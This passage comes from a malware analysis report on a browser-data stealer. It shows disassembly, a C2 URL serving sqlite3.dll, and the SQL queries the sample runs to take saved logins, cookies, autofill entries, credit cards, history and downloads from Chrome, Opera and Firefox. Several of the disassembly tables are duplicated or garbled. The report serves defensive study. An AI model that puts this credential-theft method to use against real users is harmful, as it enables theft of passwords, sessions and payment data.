00DA6E1F | 8BFC    | mov edi,esp
00DA6E20 | 8D7E C4 | lea esi,dword ptr ss:[ebp-2C]
  
```

Figure 22- Function that sends GET request to sqlx.dll

The selected function sends a **GET** request to <https://65.108.55.55/sqlx.dll>. It retrieves the **sqlite3.dll** file with the **InternetReadFile** API call. Then, it writes the code of **sqlite3.dll** in a memory space


```

if ( !result )
{
    result = sub_55A53();
    if ( !result )
    {
        result = sub_55B06(a1, a2, a3);
        if ( !result )
        {
            result = sub_55B8A();
            if ( !result )
            {
                result = sub_55C2E();
                if ( !result )
                {
                    result = sub_55D69();
                    if ( !result )
                    {
                        if ( (a3 & 1) != 0 || !v5 || (v9 = v7 + v5, ((int (__stdcall *) (int, int, _DWORD))(v7 + v5))(v7, 1, 0)) )
                        {
                            if ( a4 )
                            {
                                a4[1] = a3;
                                a4[2] = v7;
                                a4[3] = v8;
                                a4[4] = v9;
                                a4[5] = v6;
                                a4[6] = 0;
                                *a4 = 32;
                                a4[7] = 0;
                            }
                        }
                    }
                }
            }
        }
    }
    return 0;
}

```

Figure 23- Manual dll installation

When all of the functions in the if blocks successfully fulfil their functions, 'sqlite3.dll' is installed manually on the memory.



```

.text:000560F6 push     nw_sqlite3_open
.text:000560FC push     esi
.text:000560FD call     sub_5601D
.text:00056102 push     nw_sqlite3_prepare_v2
.text:00056108 mov     h_sqlite3_open, eax
.text:0005610D push     esi
.text:0005610E call     sub_5601D
.text:00056113 push     nw_sqlite3_step
.text:00056119 mov     h_sqlite3_prepare_v2, eax
.text:0005611E push     esi
.text:0005611F call     sub_5601D
.text:00056124 push     nw_sqlite3_column_text
.text:0005612A mov     h_sqlite3_step, eax
.text:0005612F push     esi
.text:00056130 call     sub_5601D
.text:00056135 push     nw_sqlite3_finalize
.text:0005613B mov     h_sqlite3_column_text, eax
.text:00056140 push     esi
.text:00056141 call     sub_5601D
.text:00056146 push     nw_sqlite3_close
.text:0005614C mov     h_sqlite3_finalize, eax
.text:00056151 push     esi
.text:00056152 call     sub_5601D
.text:00056157 push     nw_sqlite3_column_bytes
.text:0005615D mov     h_sqlite3_close, eax
.text:00056162 push     esi
.text:00056163 call     sub_5601D
.text:00056168 push     nw_sqlite3_column_blob
.text:0005616E mov     h_sqlite3_column_bytes, eax
.text:00056173 push     esi
.text:00056174 call     sub_5601D
.text:00056179 mov     h_sqlite3_column_blob, eax
.text:0005617E xor     eax, eax
.text:00056180 add     esp, 40h
.text:00056183 inc     eax
.text:00056184 jmp     short loc_56188

```

Figure 24- sqlite3.dll calls

After Sqlite3.dll installation, it receives the addresses of the calls it will use.

0005ED39	8B9D 80000000	mov ebx,dword ptr ss:[ebp+80]	[ebp+80]:&{"message\":"POST request"
0005ED3F	83C3 0C	add ebx,c	ebx:&"AAAAA1"
0005ED42	FF35 80F12700	push dword ptr ds:[27F180]	0027F180:&"chrome"
0005ED48	8D4B 0C	lea ecx,dword ptr ds:[ebx+c]	ecx:&"BBBBB1", [ebx+c]:&"BBBBB1"
0005ED4B	E8 FD000000	call datak1s1m.5F840	
0005ED50	50	push eax	eax:"BBBBB1"
0005ED51	FF15 3C012900	call dword ptr ds:[&StrCmpCA]	
0005ED57	85C0	test eax,eax	eax:"BBBBB1"
0005ED59	75 58	jne datak1s1m.5ED86	
0005ED5B	50	push eax	eax:"BBBBB1"
0005ED5C	83EC 14	sub esp,14	

Figure 25- Browser control

The mode-valued **POST** requests mentioned above start to be used here. It is the 3rd part of the 2nd **POST** request with the value "BBBBB1". The "BBBBB1" value is compared with the words chrome, opera and firefox. After the matching browser is detected, we switch to the function where the information of the matching browser is stolen.

00060CF0	E8 58EFFFFF	call datak1s1m.5F840	
00060CF5	50	push eax	eax:"C:\Users\zorror\AppData\Local\AAAAA1\Local State"
00060CF6	FF15 7C002900	call dword ptr ds:[&GetFileAttributesA]	
00060CF8	83F8 FF	cmp eax,FFFFFFFF	eax:"C:\Users\zorror\AppData\Local\AAAAA1\Local State"
00060CFC	74 05	je datak1s1m.60D06	
00060CFF	A8 10	test al,10	
00060D03	75 01	jne datak1s1m.60D06	

Figure 26- Browser file location

In functions where the information of the scanners is retrieved, the file locations are complemented with the responses of the **POST** requests sent earlier. The value "AAAAA1" is the 2nd part of the 2nd **POST** request.

0005C1CD	59	pop ecx	eax:{"autofill":{"states_data_dir":"C:
0005C1CE	59	pop ecx	
0005C1CF	3BC7	cmp eax,edi	0027EFC8:&"encrypted_key"
0005C1D1	0F84 88000000	je datak1s1m.5C25F	eax:{"autofill":{"states_data_dir":"C:
0005C1D7	FF35 C8EF2700	push dword ptr ds:[27EFC8]	
0005C1D9	50	push eax	
0005C1DE	FF15 B4FF2800	call dword ptr ds:[&StrStrA]	eax:{"autofill":{"states_data_dir":"C:
0005C1E4	3BC7	cmp eax,edi	
0005C1E6	74 77	je datak1s1m.5C25F	eax:{"autofill":{"states_data_dir":"C:
0005C1E8	83C0 10	add eax,10	75B98:""}"
0005C1E8	68 985B0700	push datak1s1m.75B98	eax:{"autofill":{"states_data_dir":"C:
0005C1F0	50	push eax	
0005C1F1	E8 154A0000	call datak1s1m.60C0B	
0005C1F6	8D4D F0	lea ecx,dword ptr ss:[ebp-10]	
0005C1F9	51	push ecx	
0005C1FA	8D4D E8	lea ecx,dword ptr ss:[ebp-18]	[ebp-18]:{"autofill":{"states_data_dir\
0005C1FD	51	push ecx	
0005C1FE	50	push eax	eax:{"autofill":{"states_data_dir":"C:

Figure 27- Local State file content

Gets the **encrypted_key** value in the Local State file in Chrome and Opera browsers.

0005C204	83C4 14	add esp,14	0005C204	83C4 14	add esp,14	0005C204	83C4 14	add esp,14
0005C207	85C0	test eax,ecx	0005C207	85C0	test eax,ecx	0005C207	85C0	test eax,ecx
0005C209	74 54	je datak1s1m.C4C5F	0005C209	74 54	je datak1s1m.C4C5F	0005C209	74 54	je datak1s1m.C4C5F
0005C20B	837D F0 05	cmp dword ptr esi:[ebp-10],5	0005C20B	837D F0 05	cmp dword ptr esi:[ebp-10],5	0005C20B	837D F0 05	cmp dword ptr esi:[ebp-10],5
0005C20F	72 4E	jbe datak1s1m.C4C5F	0005C20F	72 4E	jbe datak1s1m.C4C5F	0005C20F	72 4E	jbe datak1s1m.C4C5F
0005C211	8B75 E8	mov esi,dword ptr ss:[ebp-18]	0005C211	8B75 E8	mov esi,dword ptr ss:[ebp-18]	0005C211	8B75 E8	mov esi,dword ptr ss:[ebp-18]
0005C214	6A 05	push datak1s1m.75B48	0005C214	6A 05	push datak1s1m.75B48	0005C214	6A 05	push datak1s1m.75B48
0005C216	53	push esi	0005C216	53	push esi	0005C216	53	push esi
0005C218	56	push esi	0005C218	56	push esi	0005C218	56	push esi
0005C21C	8B 78B00000	call <JMP.Amencmp>	0005C21C	8B 78B00000	call <JMP.Amencmp>	0005C21C	8B 78B00000	call <JMP.Amencmp>
0005C224	83C4 0C	add esp,14	0005C224	83C4 0C	add esp,14	0005C224	83C4 0C	add esp,14
0005C226	75 37	jnz datak1s1m.C4C5F	0005C226	75 37	jnz datak1s1m.C4C5F	0005C226	75 37	jnz datak1s1m.C4C5F
0005C228	8D45 E8	lea eax,dword ptr ss:[ebp-18]	0005C228	8D45 E8	lea eax,dword ptr ss:[ebp-18]	0005C228	8D45 E8	lea eax,dword ptr ss:[ebp-18]

Figure 28- DPAPI security mechanism

After decoding the **encrypted_key** value, it is checked whether the first value in it is **DPAPI**.

DPAPI provides secure encryption and decryption of data based on the operating system. This mechanism increases data security by managing encryption keys based on user credentials or system ID. When using **APPB**, it will not be possible to decrypt data from encrypted files because **APPB** does not have an integration at the operating system level.

00C4C3B6	50	push eax	00C4C3B6	50	push eax	00C4C3B6	50	push eax
00C4C3B7	6A FF	push FFFFFFFF	00C4C3B7	6A FF	push FFFFFFFF	00C4C3B7	6A FF	push FFFFFFFF
00C4C3B9	FF35 10F0E600	push dword ptr ds:[E6F010]	00C4C3B9	FF35 10F0E600	push dword ptr ds:[E6F010]	00C4C3B9	FF35 10F0E600	push dword ptr ds:[E6F010]
00C4C3C2	FF15 08F5E600	push dword ptr ds:[E6F508]	00C4C3C2	FF15 08F5E600	push dword ptr ds:[E6F508]	00C4C3C2	FF15 08F5E600	push dword ptr ds:[E6F508]
00C4C3C8	83C4 14	add esp,14	00C4C3C8	83C4 14	add esp,14	00C4C3C8	83C4 14	add esp,14
00C4C3CB	85C0	test eax,ecx	00C4C3CB	85C0	test eax,ecx	00C4C3CB	85C0	test eax,ecx
00C4C3CD	0F85 1E020000	jnz datak1s1m.C4C5F1	00C4C3CD	0F85 1E020000	jnz datak1s1m.C4C5F1	00C4C3CD	0F85 1E020000	jnz datak1s1m.C4C5F1
00C4C3D3	68 3F420F00	push F423F	00C4C3D3	68 3F420F00	push F423F	00C4C3D3	68 3F420F00	push F423F
00C4C3D8	53	push ebx	00C4C3D8	53	push ebx	00C4C3D8	53	push ebx
00C4C3D9	FF15 6401E800	call dword ptr ds:[<GetProcessHeaps>]	00C4C3D9	FF15 6401E800	call dword ptr ds:[<GetProcessHeaps>]	00C4C3D9	FF15 6401E800	call dword ptr ds:[<GetProcessHeaps>]
00C4C3DF	50	push eax	00C4C3DF	50	push eax	00C4C3DF	50	push eax
00C4C3E0	FF15 FC00E800	call dword ptr ds:[<HkrtAllocateHeap>]	00C4C3E0	FF15 FC00E800	call dword ptr ds:[<HkrtAllocateHeap>]	00C4C3E0	FF15 FC00E800	call dword ptr ds:[<HkrtAllocateHeap>]
00C4C3E6	8945 F0	mov dword ptr ss:[ebp-10],eax	00C4C3E6	8945 F0	mov dword ptr ss:[ebp-10],eax	00C4C3E6	8945 F0	mov dword ptr ss:[ebp-10],eax
00C4C3E9	99 92010000	jmp datak1s1m.C4C580	00C4C3E9	99 92010000	jmp datak1s1m.C4C580	00C4C3E9	99 92010000	jmp datak1s1m.C4C580
00C4C3EE	53	push ebx	00C4C3EE	53	push ebx	00C4C3EE	53	push ebx
00C4C3F0	FF75 EC	push dword ptr ss:[ebp-14]	00C4C3F0	FF75 EC	push dword ptr ss:[ebp-14]	00C4C3F0	FF75 EC	push dword ptr ss:[ebp-14]
00C4C3F2	FF15 10F6E600	call dword ptr ds:[<sqlite3_column_text>]	00C4C3F2	FF15 10F6E600	call dword ptr ds:[<sqlite3_column_text>]	00C4C3F2	FF15 10F6E600	call dword ptr ds:[<sqlite3_column_text>]
00C4C3F8	59	pop ecx	00C4C3F8	59	pop ecx	00C4C3F8	59	pop ecx
00C4C3F9	59	pop ecx	00C4C3F9	59	pop ecx	00C4C3F9	59	pop ecx
00C4C3FA	50	push eax	00C4C3FA	50	push eax	00C4C3FA	50	push eax
00C4C3FB	8D4D 80	lea ecx,dword ptr ss:[ebp-50]	00C4C3FB	8D4D 80	lea ecx,dword ptr ss:[ebp-50]	00C4C3FB	8D4D 80	lea ecx,dword ptr ss:[ebp-50]
00C4C3FE	E8 20350000	call datak1s1m.C4F923	00C4C3FE	E8 20350000	call datak1s1m.C4F923	00C4C3FE	E8 20350000	call datak1s1m.C4F923
00C4C403	56	push esi	00C4C403	56	push esi	00C4C403	56	push esi
00C4C404	FF75 EC	push dword ptr ss:[ebp-14]	00C4C404	FF75 EC	push dword ptr ss:[ebp-14]	00C4C404	FF75 EC	push dword ptr ss:[ebp-14]
00C4C407	C645 FC 0B	mov byte ptr ss:[ebp-4],B	00C4C407	C645 FC 0B	mov byte ptr ss:[ebp-4],B	00C4C407	C645 FC 0B	mov byte ptr ss:[ebp-4],B
00C4C408	FF15 10F6E600	call dword ptr ds:[<sqlite3_column_text>]	00C4C408	FF15 10F6E600	call dword ptr ds:[<sqlite3_column_text>]	00C4C408	FF15 10F6E600	call dword ptr ds:[<sqlite3_column_text>]
00C4C411	59	pop ecx	00C4C411	59	pop ecx	00C4C411	59	pop ecx
00C4C412	59	pop ecx	00C4C412	59	pop ecx	00C4C412	59	pop ecx
00C4C413	50	push eax	00C4C413	50	push eax	00C4C413	50	push eax
00C4C414	8D4D BC	lea ecx,dword ptr ss:[ebp-44]	00C4C414	8D4D BC	lea ecx,dword ptr ss:[ebp-44]	00C4C414	8D4D BC	lea ecx,dword ptr ss:[ebp-44]
00C4C417	E8 07350000	call datak1s1m.C4F923	00C4C417	E8 07350000	call datak1s1m.C4F923	00C4C417	E8 07350000	call datak1s1m.C4F923
00C4C41C	FF75 30	push dword ptr ss:[ebp+30]	00C4C41C	FF75 30	push dword ptr ss:[ebp+30]	00C4C41C	FF75 30	push dword ptr ss:[ebp+30]
00C4C41F	C645 2C 0C	mov byte ptr ss:[ebp-4],C	00C4C41F	C645 2C 0C	mov byte ptr ss:[ebp-4],C	00C4C41F	C645 2C 0C	mov byte ptr ss:[ebp-4],C
00C4C423	FF75 2C	push dword ptr ss:[ebp+2C]	00C4C423	FF75 2C	push dword ptr ss:[ebp+2C]	00C4C423	FF75 2C	push dword ptr ss:[ebp+2C]
00C4C426	6A 02	push 2	00C4C426	6A 02	push 2	00C4C426	6A 02	push 2

Figure 29- Logins Sql query

This SQL query selects the **origin_url**, **username_value** and **password_value** columns from the **logins** table in a database. This table is usually where browsers store username and password information. The result of the query lists the URL (website) to which each record belongs and the username and password used on that website.

The select query made:

SELECT origin_url, username_value, password_value FROM logins

Table 2- Retrieves the website login information registered with the sql query.

00C46A60	FFB5 43030000	jmp datak1s1m.C46086	
00C46A73	5D 45 EC	push ebx	
00C46A74	8045 EC	lea eax, dword ptr ss:[ebp-14]	[ebp-14]: "C:\Users\zorrol\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies"
00C46A77	50	push eax	eax: "C:\Users\zorrol\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies"
00C46A7A	6A FF	push FFFFFFFF	
00C46A7B	FF35 C0F1E600	push dword ptr ds:[E6F1C0]	00E6F1C0: SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encr
00C46A80	FF75 E8	push dword ptr ss:[ebp-18]	
00C46A83	FF15 08F5E600	call dword ptr ds:[E6F5D8]	
00C46A86	83C4 14	add esp, 14	
00C46A8C	85C0	test eax, eax	
00C46A8E	0F85 0E030000	jmp datak1s1m.C460A2	eax: "C:\Users\zorrol\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies"
00C46A94	68 3F420F00	push F423F	
00C46A99	53	push ebx	
00C46A9A	FF15 6401E800	call dword ptr ds:[6401E800]	eax: "C:\Users\zorrol\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies"
00C46AA0	50	push eax	
00C46AA1	FF15 FC00E800	call dword ptr ds:[FC00E800]	
00C46AA7	8945 F0	mov dword ptr ss:[ebp-10], eax	
00C46AA8	E9 6F020000	jmp datak1s1m.C4601E	
00C46AA9	53	push ebx	
00C46AB0	FF75 EC	push dword ptr ss:[ebp-14]	[ebp-14]: "C:\Users\zorrol\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies"
00C46AB3	FF15 10F6E600	call dword ptr ds:[10F6E600]	
00C46AB9	59	pop ecx	
00C46ABA	59	pop ecx	
00C46ABB	50	push eax	eax: "C:\Users\zorrol\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies"
00C46ABF	804D 80	lea ecx, dword ptr ss:[ebp-80]	[ebp-80]: "Cookies\{\\"message\":"POST request received1 _".txt"
00C46AC4	E8 5F8E0000	call datak1s1m.C4F923	
00C46AC6	6A 01	push 1	
00C46AC7	FF75 EC	push dword ptr ss:[ebp-14]	[ebp-14]: "C:\Users\zorrol\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies"
00C46ACD	C645 FC 15	mov byte ptr ss:[ebp-4], 15	
00C46AD3	FF15 10F6E600	call dword ptr ds:[10F6E600]	
00C46AD4	59	pop ecx	
00C46AD5	50	push eax	eax: "C:\Users\zorrol\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies"
00C46AD6	804D 80	lea ecx, dword ptr ss:[ebp-50]	[ebp-50]: "KF1133"
00C46AD9	E8 458E0000	call datak1s1m.C4F923	
00C46ADE	6A 02	push 2	
00C46AE0	FF75 EC	push dword ptr ss:[ebp-14]	[ebp-14]: "C:\Users\zorrol\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies"
00C46AE3	C645 FC 16	mov byte ptr ss:[ebp-4], 16	
00C46AE7	FF15 10F6E600	call dword ptr ds:[10F6E600]	
00C46AE8	59	pop ecx	
00C46AEE	59	pop ecx	eax: "C:\Users\zorrol\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies"
00C46AEF	50	push eax	[ebp-74]: "Cookies\{\\"message\":"POST request received1 _"
00C46AF0	804D 8C	lea ecx, dword ptr ss:[ebp-74]	
00C46AF1	FA 2R8E0000	call datak1s1m.C4F923	

Figure 30- Cookies Sql query

This SQL query selects some information about cookies from the **cookies** table in a browser's database. **HOST_KEY** specifies the domain name (website) to which the cookie belongs, while **is_httponly** and **is_secure** determine whether the cookie can be accessed over HTTP or only over HTTPS. **Path** is the path where the cookie is valid, **expires_utc** is the expiration time of the cookie (converted to Unix time), name is the name of the cookie and **encrypted_value** is the encrypted value of the cookie.

The select query made:

```
SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies
```

Table 3- Sql query retrieves Cookie information in the browser.

00C46FCA	6A FF	push eax	
00C46FC4	FF35 40F4E600	push dword ptr ds:[E6F440]	00E6F440: SELECT name, value FROM autofill1
00C46FCA	FF75 EC	push dword ptr ss:[ebp-14]	
00C46FCD	FF15 08F5E600	call dword ptr ds:[E6F5D8]	
00C46FD3	83C4 14	add esp, 14	
00C46FD6	85C0	test eax, eax	
00C46FD8	0F85 84010000	jmp datak1s1m.C47162	
00C46FDB	68 AFB9C600	push datak1s1m.C659AF	
00C46FE3	804D DC	lea ecx, dword ptr ss:[ebp-24]	[ebp-24]: "Autofill1\{\\"message\":"POST request received1 "
00C46FE6	E8 38890000	call datak1s1m.C4F923	
00C46FEB	C645 FC 0F	mov byte ptr ss:[ebp-4], 0F	
00C46FEF	E9 D6000000	jmp datak1s1m.C470CA	
00C46FF4	6A 00	push 0	
00C46FF6	FF75 F0	push dword ptr ss:[ebp-10]	
00C46FF9	FF15 10F6E600	call dword ptr ds:[10F6E600]	
00C46FFF	59	pop ecx	
00C47000	59	pop ecx	
00C47001	50	push eax	
00C47002	804D C4	lea ecx, dword ptr ss:[ebp-3C]	[ebp-3C]: "Autofill1\{\\"message\":"POST request received1 "
00C47005	E8 19890000	call datak1s1m.C4F923	
00C4700A	8045 C4	lea eax, dword ptr ss:[ebp-3C]	[ebp-3C]: "Autofill1\{\\"message\":"POST request received1 "
00C4700D	50	push eax	
00C4700E	8045 94	lea eax, dword ptr ss:[ebp-6C]	[ebp-6C]: "Autofill1"
00C47011	50	push eax	
00C47012	804D DC	lea ecx, dword ptr ss:[ebp-24]	[ebp-24]: "Autofill1\{\\"message\":"POST request received1 "
00C47015	C645 FC 10	mov byte ptr ss:[ebp-4], 10	
00C47019	E8 0ABA0000	call datak1s1m.C4FA28	
00C4701E	50	push eax	
00C4701F	804D DC	lea ecx, dword ptr ss:[ebp-24]	[ebp-24]: "Autofill1\{\\"message\":"POST request received1 "
00C47022	C645 FC 11	mov byte ptr ss:[ebp-4], 11	
00C47026	E8 86890000	call datak1s1m.C4F9E1	
00C4702B	804D 94	lea ecx, dword ptr ss:[ebp-6C]	[ebp-6C]: "Autofill1"
00C4702E	C645 FC 10	mov byte ptr ss:[ebp-4], 10	
00C47032	E8 57890000	call datak1s1m.C4F988	
00C47037	68 145CC600	push datak1s1m.C65C14	
00C4703C	8045 A0	lea eax, dword ptr ss:[ebp-60]	
00C4703F	50	push eax	
00C47040	804D DC	lea ecx, dword ptr ss:[ebp-24]	[ebp-24]: "Autofill1\{\\"message\":"POST request received1 "
00C47043	E8 548A0000	call datak1s1m.C4FA9C	

Figure 31- AutofillSql query

This SQL query selects the **name** and **value** columns from the **autofill** table in the browser's database. **Name** specifies the name of the field (e.g. name, address, phone number, etc.) saved for the autofill feature, while **value** contains the saved value corresponding to this field.

The select query made:

```
SELECT name, value FROM autofill
```

Table 4- Sql query retrieves the autofill data stored in the browser.

Figure 32- Credit-carts Sql query

This SQL query selects credit card information from the **credit_cards** table in the browser's database. **Name_on_card** contains the cardholder's name; **expiration_month** and **expiration_year** contain the card expiration date; **card_number_encrypted** contains the encrypted card number.

The select query made:

```
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards
```

Table 5- Sql query retrieves the credit card information stored in the browser.

00C47350	30	push ecx	
00C4735F	6A FF	push FFFFFFFF	
00C47360	FF35 84F2E600	push dword ptr ds:[66F284]	00E6F284:4"SELECT url1 FROM urls LIMIT 1000"
00C47366	FF75 EC	push dword ptr ss:[ebp-14]	
00C47369	FF15 08F5E600	call dword ptr ds:[66F508]	
00C4736F	83C4 14	add esp,14	
00C47372	85C0	test eax,ecx	
00C47374	0F85 04010000	jmp datak1s1m.C4747E	
00C4737A	68 B35BC600	push datak1s1m.C658B3	
00C4737F	8D4D DC	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]:"History\\{"message\\":\\"POST request received1 "
00C47382	E8 9C850000	call datak1s1m.C4F923	
00C47387	C645 FC 0F	mov byte ptr ss:[ebp-4],F	
00C47388	E8 5D	jmp datak1s1m.C473EA	
00C47390	6A 00	push 0	
00C4739F	FF75 F0	push dword ptr ss:[ebp-10]	
00C4739E	FF15 10F6E600	call dword ptr ds:[csq1ite3_column_text3]	
00C47399	59	pop ecx	
00C4739A	50	push eax	
00C47398	8D45 94	lea eax,dword ptr ss:[ebp-6C]	[ebp-6C]:"History"
00C4739E	50	push eax	
00C4739F	8D4D DC	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]:"History\\{"message\\":\\"POST request received1 "
00C473A2	E8 F5860000	call datak1s1m.C4FA9C	
00C473A7	50	push eax	
00C473A8	8D4D DC	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]:"History\\{"message\\":\\"POST request received1 "
00C473AB	C645 FC 10	mov byte ptr ss:[ebp-4],10	
00C473AF	E8 2D860000	call datak1s1m.C4F9E1	
00C473B4	8D4D 94	lea ecx,dword ptr ss:[ebp-6C]	[ebp-6C]:"History"
00C473B7	C645 FC 0F	mov byte ptr ss:[ebp-4],F	
00C473BB	E8 C8500000	call datak1s1m.C4F98E	
00C473C0	68 285CC600	push datak1s1m.C65C28	
00C473C5	8D45 A0	lea eax,dword ptr ss:[ebp-60]	[ebp-60]:"History\\{"
00C473C8	50	push eax	
00C473C9	8D4D DC	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]:"History\\{"message\\":\\"POST request received1 "
00C473CC	E8 C8860000	call datak1s1m.C4FA9C	
00C473D1	50	push eax	
00C473D2	8D4D DC	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]:"History\\{"message\\":\\"POST request received1 "
00C473D5	C645 FC 11	mov byte ptr ss:[ebp-4],11	
00C473D9	E8 03860000	call datak1s1m.C4F9E1	
00C473DE	8D4D A0	lea ecx,dword ptr ss:[ebp-60]	[ebp-60]:"History\\{"

Figure 33- Urls sql query

This SQL query selects the **url** column from the **urls** table in the browser's database and returns up to 1000 **URLs**. This table contains records of the websites visited by the browser.

The select query made:

SELECT url FROM urls LIMIT 1000

Table 6- Gets the history information of the browser with the sql query.

Breakpoint Not Set	50	push ecx	
00C47684	6A FF	push FFFFFFFF	
00C47689	FF35 505CC600	push datak1s1m.C65C50	C65C50:"SELECT target_path, tab_url from downloads"
00C4768C	FF75 EC	push dword ptr ss:[ebp-14]	
00C47692	FF15 08F5E600	call dword ptr ds:[66F508]	
00C47699	83C4 14	add esp,14	
00C47697	85C0	test eax,ecx	
00C47699	0F85 92010000	jmp datak1s1m.C4782F	
00C47690	68 B75BC600	push datak1s1m.C658B7	
00C476A2	8D4D DC	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]:"Downloads\\{"message\\":\\"POST request received1 "
00C476A5	E8 79820000	call datak1s1m.C4F923	
00C476AA	C645 FC 0F	mov byte ptr ss:[ebp-4],F	
00C476AE	E9 E4000000	jmp datak1s1m.C47797	
00C476B3	6A 00	push 0	
00C476B8	FF75 F0	push dword ptr ss:[ebp-10]	
00C476B8	FF15 10F6E600	call dword ptr ds:[csq1ite3_column_text3]	
00C476B8	59	pop ecx	
00C476B8	50	push eax	
00C476C0	8D45 94	lea eax,dword ptr ss:[ebp-6C]	[ebp-6C]:"Downloads"
00C476C4	50	push eax	
00C476C5	8D4D DC	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]:"Downloads\\{"message\\":\\"POST request received1 "
00C476C8	E8 CF830000	call datak1s1m.C4FA9C	
00C476CD	50	push eax	
00C476CE	8D4D DC	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]:"Downloads\\{"message\\":\\"POST request received1 "
00C476D1	C645 FC 10	mov byte ptr ss:[ebp-4],10	
00C476D5	E8 07830000	call datak1s1m.C4F9E1	
00C476DA	8D4D 94	lea ecx,dword ptr ss:[ebp-6C]	[ebp-6C]:"Downloads"
00C476D0	C645 FC 0F	mov byte ptr ss:[ebp-4],F	
00C476E1	E8 A8820000	call datak1s1m.C4F98E	
00C476E6	68 7C5CC600	push datak1s1m.C65C7C	
00C476EB	8D45 A0	lea eax,dword ptr ss:[ebp-60]	[ebp-60]:"Downloads\\{"
00C476EE	50	push eax	
00C476EF	8D4D DC	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]:"Downloads\\{"message\\":\\"POST request received1 "
00C476F2	E8 A5830000	call datak1s1m.C4FA9C	
00C476F7	50	push eax	
00C476F8	8D4D DC	lea ecx,dword ptr ss:[ebp-24]	[ebp-24]:"Downloads\\{"message\\":\\"POST request received1 "
00C476FF	C645 FC 11	mov byte ptr ss:[ebp-4],11	
00C47704	E8 D8820000	call datak1s1m.C4F9E1	
00C47704	8D4D A0	lea ecx,dword ptr ss:[ebp-60]	[ebp-60]:"Downloads\\{"

Figure 34- Downloads query

This SQL query selects the **target_path** and **tab_url** columns from the **downloads** table in the browser's database. **Target_path** contains the local file path (target location) where the downloaded file is saved, **tab_url** contains the URL of the page where the file is downloaded.

The select query made:.


```
SELECT target_path, tab_url from downloads
```

Table 7- Sql query to get the names of the files downloaded from the browser.

The sql queries used are as follows:

```
SELECT origin_url, username_value, password_value FROM logins
SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-
11644480800, name, encrypted_value from cookies
SELECT name, value FROM autofill
SELECT name_on_card, expiration_month, expiration_year,
card_number_encrypted FROM credit_cards
SELECT url FROM urls LIMIT 1000
SELECT target_path, tab_url from downloads
```

Table 8- Sql queries



Ad	Değiştirme tarihi	Tür	Boyut
freebl3.dll	11.09.2024 14:48	Uygulama uzantısı	752 KB
